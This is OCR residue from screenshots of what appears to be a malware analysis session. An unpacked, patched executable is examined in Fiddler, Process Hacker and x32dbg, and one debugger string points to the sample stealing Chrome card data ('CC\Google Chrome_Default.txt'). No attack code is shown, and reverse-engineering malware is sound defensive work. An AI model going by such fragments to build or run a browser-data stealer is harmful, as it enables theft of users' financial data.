



















Progress Telerik Fiddler Web Debugger
Process Hacker [IEWIN7\IEUser]+
"C:\Users\IEUser\Desktop\1111\111_unpacked_patched.exe"
File:
C:\Users\IEUser\Desktop\1111\111_unpacked_patched.exe
Notes:
Process is in a job.
Process is 32-bit (WOW64).



111_unpacked_patched.exe - PID: 3136 - Module: kernel32.dll - Thread: Main Thread 3952 - x32dbg [Elevated]
dword ptr ss:[ebp+8]=[0018ED40 &"CC\\Google Chrome_Default.txt"]=0018EEE8 "CC\\Google Chrome_Default.txt"
.text:7628SD8D kernel32.dll:$15D8D #15D8D



111_unpacked_patched.exe - PID: 4252 - Module: 111_unpacked_patched.exe - Thread: Main Thread 5284 - x32dbg [Elevated]
File View Debug Tracing Plugins Favourites Options Help Apr 17 2021 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Show FPU
Default (stdcall)
Command: 00432D64
Paused
Thread 1780 exit
Time Wasted Debugging: 0:00:55:22



111_unpacked_patched.exe - PID: 4252 - Module: 111_unpacked_patched.exe - Thread: Main Thread 5284 - x32dbg [Elevated]
File View Debug Tracing Plugins Favourites Options Help Apr 17 2021 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Show FPU
Default (stdcall)
Command: 00432D64
Paused
INT3 breakpoint at 111_unpacked_patched.0040A756 (0040A756)!
Time Wasted Debugging: 0:01:03:37

